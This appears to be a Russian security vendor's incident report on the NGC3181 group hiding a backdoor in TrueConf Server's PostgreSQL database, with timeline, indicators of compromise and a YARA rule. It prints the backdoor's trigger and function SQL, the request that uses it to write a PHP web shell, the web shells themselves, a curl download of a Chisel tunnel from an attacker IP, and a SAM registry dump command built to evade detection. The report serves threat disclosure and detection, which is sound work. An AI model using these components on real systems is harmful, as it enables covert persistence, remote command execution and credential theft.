

как закрепить в базе данных, не привлекая внимания

rt-solar.ru/solar-4rays/blog/6372

January 1, 2000

NGC3181: как закрепить в базе данных, не привлекая внимания




При расследовании киберинцидентов наша команда фиксирует широкий спектр техник, используемых атакующими для закрепления в системе. Наиболее распространенными из них остаются классические: планировщик задач, службы Windows, модификация ключей реестра Windows, сервисы systemd и др. Эффективность этих техник связана с относительной простотой их использования.

Во время одного из расследований мы столкнулись с атакой группировки NGC3181, в ходе которой атакующие применили нетипичный способ закрепления — внедрение бэкдора в базу данных PostgreSQL популярной российской программы для видеоконференций (ВКС). Именно благодаря месту закрепления бэкдор был достаточно надежным, чтобы пережить обновления программы для ВКС, а также определенные изменения в инфраструктуре жертвы.

Важно отметить, что атакующие не использовали уязвимость в приложении для ВКС, а вместо этого, после первоначальной компрометации инфраструктуры воспользовались некоторыми особенностями программы и модифицировали ее так, что обнаружить такой бэкдор без специализированных средств защиты, постоянного мониторинга состояния базы данных и определенных сторонних признаков оказалось нетривиальной задачей.

Проведя ретроспективный анализ инфраструктуры, мы обнаружили следы другой атаки, началом которой можно считать 2021 год. Тогда атакующим удалось получить учетные записи нескольких сотрудников, что позволило в дальнейшем развивать атаку в разные сегменты инфраструктуры.



Таймлайн атаки

Краткое содержание отчета:

- Начав расследование в июне 2025 года, мы обнаружили бэкдор в базе данных программы TrueConf Server.
- Для использования бэкдора атакующие направляли запрос на аутентификацию, в теле которого указывали ключевое слово, а затем SQL-запрос.
- Бэкдор позволял выполнять любой SQL-запрос, направленный к базе данных.
- Бэкдор пережил объединение веб-серверов для ВКС, а также изменение самой версии приложения.

- Проведя ретроспективный анализ ключевых систем заказчика, удалось подтвердить наличие другого инцидента от 2024 года.

Для лучшего понимания хода событий и последовательности действий мы разделим статью на этапы нашего расследования.

Этап № 1. Необычные запросы

В июне 2025 года к нам обратилась государственная организация с просьбой проверить странную активность на веб-сервере. Средства мониторинга зафиксировали запуск процесса командной строки от процесса tc_webmgr.exe, одного из модулей программы TrueConf Server.

TrueConf Server — это веб-приложение, состоящее из нескольких модулей, в том числе из TrueConf Web Manager (tc_webmgr.exe), отвечающего за панель управления, гостевую страницу, личный кабинет, планировщик, а также за настройку HTTPS-связи.

Изучив документацию, мы пришли к выводу, что tc_webmgr.exe не предоставляет возможности использовать cmd.exe для выполнения команд на веб-сервере.

Для обеспечения безопасности веб-сервера организация, которая к нам обратилась, использовала защитное решение класса WAF (Web Application Firewall). С его помощью за период вредоносной активности было обнаружено несколько подозрительных POST-запросов к программе для ВКС.

Первый POST-запрос обращался к подозрительному ресурсу на сервере C:\Program Files\TrueConf Server\httpconf\site\handlers\cache.php. В своем теле запрос содержал строку «0=dir». Попытка обратиться к ресурсу с этой командой явно указывала на проверку работоспособности веб-шелла атакующими. Однако данные файловой системы показали, что файл cache.php был создан позже, уже после второго запроса.

Вторым подозрительным POST-запросом был запрос на аутентификацию пользователя. В его теле содержались следующие данные:

```
{"grant_type":"password","client_id":"trueconf_server_users","username":"log_check:copy (select '<?=$_POST[99]`?>') to 'C:/Program Files/TrueConf Server/httpconf/site/handlers/cache.php' CSV;","password":"password"}
```

Как мы видим, в поле username присутствует строка, содержащая слово выражение «log_check:», вслед за которым идет подозрительный SQL-запрос. Сам запрос копирует данные в файл C:/Program Files/TrueConf Server/httpconf/site/handlers/cache.php и выглядит следующим образом:

```
copy (select '<?=$_POST[99]`?>') to 'C:/Program Files/TrueConf Server/httpconf/site/handlers/cache.php' CSV;
```

Одной из особенностей программы TrueConf Server, установленной в среде семейства ОС Windows, является хранение данных в отдельном ключе реестра ОС, а именно SOFTWARE\TrueConf. Один из подразделов ключа собирает данные о заблокированных пользователях путем создания подраздела с именем заблокированного пользователя. Пример:

```
SOFTWARE\TrueConf\Server\Ban Info\user_test123
```

После получения второго подозрительного POST-запроса в реестр была добавлена запись о блокировке пользователя «log_check:copy (select '<?=\$_POST[99]`?>') to 'C:/Program Files/TrueConf Server/httpconf/site/handlers/cache.php' CSV;», что явно указывало на обработку программой для ВКС запроса на аутентификацию с SQL-запросом.

Файловая система зафиксировала создание файла C:\Program Files\TrueConf Server\httpconf\site\handlers\cache.php, что указывало на успешность выполнения SQL-запроса.

MD5	0da1b91a7436883eff42b75ec618a642
SHA1	3a61fa2cdd7acd5617343aa56727b77eb11ab08c
SHA256	f65bf98a93e973efd15e1a088657b022ecc45fef46980857af417af6d49a392e
File name	cache.php
File type	PHP script
File size	19 Kb

Файл cache.php являлся веб-шеллом Simple Php Web Shell и содержал следующую строку:

```
<?=$_POST[99]`?>
```

Веб-шелл выполнял любую команду, переданную в теле POST-запроса с параметром 99.

Далее через веб-шелл атакующие начали проводить разведку, однако их активность была вовремя остановлена.

При первичном анализе можно утверждать, что атакующие первым POST-запросом попытались обратиться к веб-шеллу cache.php. Не получив ответа, они осуществили загрузку другого веб-шелла Simple Php Web Shell. При этом загрузка была осуществлена через выполнение SQL-запроса, указанного в поле username запроса для аутентификации, что явно указывает либо на эксплуатацию уязвимости, либо на наличие бэкдора.

Программа TrueConf Server в своем составе имеет базу данных PostgreSQL. Исходя из того что для создания веб-шелла использовалась SQL-запрос, первым и единственным «подозреваемым» стала именно она — других баз данных в системе не было.

В выгрузке базы данных были обнаружены функция log.verify() и триггер log_check, которые содержали строку «log_check:» из тела запроса. В совокупности функция и триггер являлись бэкдором.

Триггер log_check вызывает функцию log.verify() перед каждой вставкой новой записи в таблицу log.events. SQL-код триггера:

```
--  
-- Name: events log_check; Type: TRIGGER; Schema: log; Owner: postgres  
--  
CREATE TRIGGER log_check BEFORE INSERT ON log.events FOR EACH ROW EXECUTE FUNCTION log.verify();
```

Функция log.verify() проверяет поле object_name на наличие строки / ключевого слова «log_check:». Строка / ключевое слово могут быть любыми. В конкретном случае злоумышленниками было указано «log_check:».

Если строка / ключевое слово присутствует в «object_name», то происходит извлечение содержимого поля после «log_check:», замена двойных одинарных кавычек на одиночные одинарные кавычки, а затем выполнение полученной строки. В результате содержимое поля object_name при вызове функции log.verify() и наличии строки / ключевого слова «log_check:» выполняется как SQL-запрос. SQL-код функции:

```
--  
-- Name: verify(); Type: FUNCTION; Schema: log; Owner: postgres  
--  
CREATE FUNCTION log.verify() RETURNS trigger  
    LANGUAGE plpgsql  
    AS $$ BEGIN IF (NEW.object_name LIKE 'log_check:%') THEN EXECUTE REPLACE(SUBSTRING(NEW.object_name, 11), CHR(39)||CHR(39), CHR(39));  
RETURN NULL; END IF; RETURN NEW; END; $$;  
  
ALTER FUNCTION log.verify() OWNER TO postgres;
```

Таким образом, если запрос к TrueConf Server записывался в таблицу «log.events» базы данных PostgreSQL и при этом содержал ключевое слово/строку «log_check:», то содержимое запроса, а именно поле object_name, выполнялось как SQL-запрос.

Данный бэкдор позволял выполнять любой SQL-запрос, направленный к базе данных. Например, добавлять и копировать данные из таблиц, в том числе сохранять данные из запроса в файл в системе и тем самым создавать веб-шелл. Само приложение не могло в полной мере блокировать такую активность, так как функция срабатывала в момент попадания данных в журнал событий базы данных.

«Радость» от обнаружения такого неординарного способа закрепления в системе прошла быстро, поскольку возникли новые вопросы, одним из которых стал: когда вообще такой бэкдор появился в базе данных?

Этап № 2. Путешествие базы данных

Для выяснения происхождения бэкдора мы приступили к исследованию логов программы TrueConf Server.

Программа генерирует шесть основных журналов:

- 1) stdout.log — журнал, содержащий основной лог сервера. При достижении 1 ГБ файл переименовывается в stdout.old.log, после чего создается новый;
- 2) gateway.pcap — лог трафика, фиксирующий подключения по сторонним протоколам. Аналогично и с stdout.log — при достижении максимального размера файла он переименовывается в gateway.old.pcap, после чего создается новый;
- 3) pg_log — каталог, в котором хранятся лог-файлы базы данных PostgreSQL, разбитые по месяцам;

- 4) svc_logs — каталог, содержащий логи конференций;
- 5) transceiver_logs — каталог с логами процесса transceiver. Здесь фиксируется работа сторонних протоколов (SIP/H.323/RTSP/WebRTC);
- 6) web_logs — каталог с логами работы службы TrueConf Web Manager.

Во всех 6 журналах следов активности атакующих не было.

К счастью, база данных PostgreSQL программы TrueConf Server имеет характерную особенность в виде фрагментированной структуры. Это помогло нам определить, какие фрагменты базы данных содержат бэкдор и когда эти фрагменты были изменены.

По данным файловой системы, все фрагменты, в которых содержался бэкдор, создавались и изменялись в момент установки программы TrueConf Server, что указывало на более раннее происхождение функции и триггера в базе данных. Также в файловой системе были обнаружены архивы с названием database.zip.

Выяснилось, что в марте 2025 года несколько систем, связанных с ВКС, были объединены в одну. Для переноса данных TrueConf Server использовалась база данных одной из систем.

С помощью бэкапа системы удалось установить, что файлы, содержащие бэкдор, изменялись в августе 2024 года.

Исследовав журналы базы данных из бэкапа в каталоге pg_log, мы нашли подозрительную строку, созданную в августе 2024 года, а именно:

```
СИСТЕМА СИСТЕМА 2024-08-17 21:35:53.250 UTC ::1 FATAL: role "СИСТЕМА" does not exist
```

Данная строка не характерна для журналов базы данных и свидетельствовала о попытках применения роли «СИСТЕМА» в процессе атаки. Файлы базы данных, содержащие бэкдор, менялись в это же время.

Также по пути веб-шелла, созданного с помощью бэкдора, в бэкапе был обнаружен одноименный файл C:\Program Files\TrueConf Server\httpconf\site\handlers\cache.php. Файл являлся схожим веб-шеллом и при этом был создан в системе в апреле 2024 года.

MD5	78313141df7f7a8363c7e7b739dca1b5
SHA1	c8f21f51727d179c3e7065a157c7987d2fe96026
SHA256	5c83fbc7a0e796c1dce4a18fc24159f25ce907a14b3402f633385de59e0e26ec
File name	cache.php
File type	PHP script
File size	76 Kb

Файл cache.php содержал следующую строку:

```
\N \N \N \N \N \N \N \N \N \N
<?=$_POST[0]`?> \N \N \N \N \N \N \N \N \N
```

В каталоге web_logs, а именно в журналах ошибок веб-приложения, достаточно быстро были обнаружены следы неправильного отображения кодировки:

```
2787 VirtualProtect() failed [87] Параметр задан неверно
2788 VirtualProtect() failed [87] Параметр задан неверно
2789 VirtualProtect() failed [87] Параметр задан неверно
2790 VirtualProtect() failed [87] Параметр задан неверно
2791 VirtualProtect() failed [87] Параметр задан неверно
2792 �� �� �� �� �� �� �� �� �� �� �� �� �� �� �� ��
2793 [Wed Apr 17 04:01:06.102726 2024] [proxy_http:error] [pid 9112:tid 8044] (20014)Internal error (specific information not available):
```

Такие строки наблюдались с апреля по сентябрь 2024 года. При их раскодировке получались два варианта ошибок:

Системе не удастся найти указанный путь

"C:\Program" не является внутренней или внешней командой, исполняемой программой или пакетным файлом.

Предполагается, что данные строки свидетельствуют о взаимодействии атакующих с веб-шеллом.

Следов использования каких-либо уязвимостей TrueConf Server обнаружено не было.

При дальнейшем анализе бэкапа обнаружилась и иная активность атакующих. Так, в сентябре 2024 года был зафиксирован RDP-сеанс локального администратора и запуск утилиты `clone` для копирования базы данных. А уже в начале марта 2025 года (до объединения систем с ВКС) в системе фиксируется выполнение команд с помощью `cmd.exe`, где родительским процессом выступал `tc_webmgr.exe`. Команды были направлены на разведку и установление конфигураций базы PostgreSQL.

Также в истории командной строки зафиксировалась загрузка `tc_update.exe`:

```
cmd.exe /s /c "curl "http://212.73.134.238:80/tc_update.exe" -o "C:\windows\temp\tc_update.exe""
curl "http://212.73.134.238:80/tc_update.exe" -o "C:\windows\temp\tc_update.exe"
cmd.exe /s /c ""C:\windows\temp\tc_update.exe" client --fingerprint fggUDjrWAQUJ51PG6rGENM+CnS90eYJcSuWrtluH1yg= --auth admin:deprecated
212.73.134.238:443 R:1090:socks 2&gt;&1"
```

Данный файл являлся ПО Chisel класса Tunnel. Обратите внимание на название файла. Атакующие целенаправленно мимикрировали под модули программы TrueConf Server.

MD5	263a9d6e0801d79a02df29d2045f904b
SHA1	41a7baf73e4e69443e6fb2e74f704a27909b21e4
SHA256	e8d43c26746bdb93b5fff521ea9d49e4f2588a08f3bc9c5b8ed6217ebdc2029c
File name	tc_update.exe
File type	PE32+ executable for MS Windows 6.01 (console), x86-64, 8 sections
File size	17.69 MB

Таким образом, атакующие неизвестным способом осуществили загрузку веб-шелла в апреле 2024 года, а уже в августе 2024 года создали в базе данных бэкдор. При этом лишь в марте 2025 года фиксируются достоверные следы использования веб-шелла.

Важно отметить, что исходя из следов, найденных на системе, бэкдор был создан локально, т. е. без использования уязвимостей веб-приложения. Предполагается, что на момент создания функции и триггера атакующие уже имели доступ к системе с правами администратора. Интересным фактом является то, что бэкдор пережил объединение веб-серверов, сохранившись в бэкапе базы данных TrueConf Server.

Новые данные позволили значительно расширить период исследуемой атаки.

Этап № 3. Так давно, что неправда

Начав ретроспективный анализ логов других ключевых систем, мы обнаружили нелегитимную активность в сентябре 2024 года, а именно события, связанные с дампом процесса `lsass` и ветви реестра `HKLM\SAM`.

В результате удалось выяснить, что в инфраструктуре жертвы имел место инцидент, в котором неизвестные атакующие получили к ней первичный доступ с помощью DST ViPNet одного из сотрудников, а также учетных записей пользователей, полученных в результате инцидента, произошедшего аж в 2021 году.

DST ViPNet — это файл ключевого дистрибутива для системы защиты информации ViPNet. Он содержит комплект криптографических ключей и другую информацию, необходимую для инициализации и работы узла в сети ViPNet.

В сентябре 2024 года злоумышленники провели серию попыток входа в OWA на Exchange-сервере. Часть попыток, в которых фигурировали скомпрометированные учетные записи, оказалась успешной.

Далее, используя скомпрометированный DST VipNet, атакующие подключились к почтовому серверу и провели первоначальную разведку.

Для дальнейшей атаки на почтовом сервере злоумышленники использовали `Impacket`:

```
C:\Windows\System32\cmd.exe cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN$\__1727338097.837631 2>&1
```

После чего разместили в системе следующие файлы:

- C:\ProgramData\msftedit.exe;
- C:\ProgramData\msftedit.dll;
- C:\ProgramData\wlclp.dll.

Через минуту в файловой системе был создан файл C:\ProgramData\oskmenubase.log, который являлся дампом процесса lsass. Получить семпл ВПО не удалось, однако на основании времени появления дампа можно утверждать, что файлы msftedit.dll и wlclp.dll участвовали в процессе получения дампа.

Позднее атакующие предприняли попытку создать дамп ветви реестра HKLM\SAM. Для этого они выполнили следующую команду:

```
C:\Windows\System32\reg.exe /s save hkLM\sam c:\programdata\s.log
```

Символ «s» (кодировки Unicode) распознается утилитой reg.exe как обычный символ «s» из кодировки ASCII, благодаря чему команда выполняется корректно. Мы предполагаем, что с помощью кодировки Unicode атакующие пытались обойти правила детектирования.

В других системах инфраструктуры фиксировались следы разведки и применения Impacket.

Период данного инцидента совпадает с периодом активности веб-шелла, а также установкой бэкдора в системе ВКС. Характер атаки, а также техники, применяемые неизвестными атакующими, указывают на их восточноазиатское происхождение.

Стоит отметить, что данный способ закрепления наблюдался и в других инцидентах, связанных с программой TrueConf Server. Бэкдоры работали идентично описанному в данной статье, однако единственным отличием было ключевое слово для функции.

Атрибуция

Несмотря на характерный стиль атаки, а именно модификацию базы данных программы для ВКС, однозначно атрибутировать атакующих на данный момент не представляется возможным. Атакующие не использовали типовые инструменты, характерные для известных группировок. Однако на основе анализа сетевых индикаторов и техник, применяемых атакующими, мы выделили признаки, свидетельствующие о потенциальном восточноазиатском происхождении злоумышленников. Эти данные носят косвенный характер и не позволяют сделать однозначный вывод, в связи с чем данному кластеру присвоено временное обозначение NGC3181.

Заключение

Главной особенностью данной атаки стало внедрение бэкдора в базу данных программы TrueConf Server. Создав функцию и триггер в августе 2024 года, атакующие обеспечили себе возможность в любой момент восстановить доступ к скомпрометированной инфраструктуре, даже после потенциального устранения их активности.

Обнаружение бэкдора было затруднено отсутствием корректной настройки логирования базы данных PostgreSQL и веб-приложения TrueConf Server. Без регулярного мониторинга и анализа логов такие «закладки» могут оставаться незамеченными годами.

Исходя из предположения, что за инцидентом с дампом стоит NGC3181, можно утверждать, о продуманной, систематической и долгосрочной стратегии атакующих. В совокупности данная атака продолжалась в течение четырех лет.

Для самостоятельной проверки рекомендуется выполнять анализ функций и триггеров базы данных любого веб-приложения. Появление неизвестной функции с аргументом EXECUTE или его аналогами является сигналом возможной компрометации. Обнаружению использования бэкдора способствуют защитные решения класса WAF, например Solar WAF.

Важно отметить, что данный случай закрепления в базе данных программы TrueConf Server не был единичным. Для быстрого детектирования таких бэкдоров мы подготовили , представленное в разделе IOCs.

Если вы подозреваете, что ваша система могла быть скомпрометирована, не откладывайте начало расследования. [Свяжитесь с нами](#), мы проведем комплексное исследование, выявим все следы компрометации, включая скрытые бэкдоры, и обеспечим восстановление безопасности вашей инфраструктуры.

IOCs

Files

MD5

```
0da1b91a7436883eff42b75ec618a642
78313141df7f7a8363c7e7b739dca1b5
263a9d6e0801d79a02df29d2045f904b
1073abd7ab486bd44227f4a7b0a33eab
977b6a9df334962d89dac2b5dafeba4e
```

SHA1

3a61fa2cdd7acd5617343aa56727b77eb11ab08c
c8f21f51727d179c3e7065a157c7987d2fe96026
41a7baf73e4e69443e6fb2e74f704a27909b21e4
75aa30cb77ed50459af592b76de1689241dd6613

SHA256

f65bf98a93e973efd15e1a088657b022ecc45fef46980857af417af6d49a392e
5c83fbc7a0e796c1dce4a18fc24159f25ce907a14b3402f633385de59e0e26ec
e8d43c26746bdb93b5fff521ea9d49e4f2588a08f3bc9c5b8ed6217ebdc2029c
a00135e2ac87bf84496a9da3ac84556566d617570ccc7cf7e37c2c59f90d732c
eb362ab3bb7b4a5a411e6af4b2f00ce6db6d96983f1e8865edf3be409b7f862a

Сетевые индикаторы

112.80.13[.]210
103.136.43[.]50
103.136.43[.]52
185.212.47[.]10
212.73.134[.]238

Yara

```
rule win_postgres_trueconf_backdoor
{
    meta:
        description = "Detects backdoor in trueconf postgres"

    strings:
        $a1 = "THEN EXECUTE REPLACE(SUBSTRING(NEW.object_name" fullword
        $a2 = "CHR(39)||CHR(39), CHR(39))" fullword

        $b1 = "(NEW.object_name LIKE 'log_check:%')" fullword
        $b2 = "(NEW.object_name LIKE '4910201921%')" fullword
        $b3 = "log_check" fullword
        $b4 = "log.verify" fullword

    condition:
        (all of ($a*)) or (any of ($b*))
}
```

Приложение I. Расширенная информация по файловым IOCs

MD5	SHA1	SHA256
0da1b91a7436883eff42b75ec618a642	3a61fa2cdd7acd5617343aa56727b77eb11ab08c	f65bf98a93e973efd15e1a088657b022ecc45fef46980857af
78313141df7f7a8363c7e7b739dca1b5	c8f21f51727d179c3e7065a157c7987d2fe96026	5c83fbc7a0e796c1dce4a18fc24159f25ce907a14b3402f635
263a9d6e0801d79a02df29d2045f904b	41a7baf73e4e69443e6fb2e74f704a27909b21e4	e8d43c26746bdb93b5fff521ea9d49e4f2588a08f3bc9c5b8e
1073abd7ab486bd44227f4a7b0a33eab	75aa30cb77ed50459af592b76de1689241dd6613	a00135e2ac87bf84496a9da3ac84556566d617570ccc7cf7e
977b6a9df334962d89dac2b5dafeba4e	-	eb362ab3bb7b4a5a411e6af4b2f00ce6db6d96983f1e8865e

•
•

Сила киберразведки: знания об угрозах на страже защиты бизнеса

[Читать](#)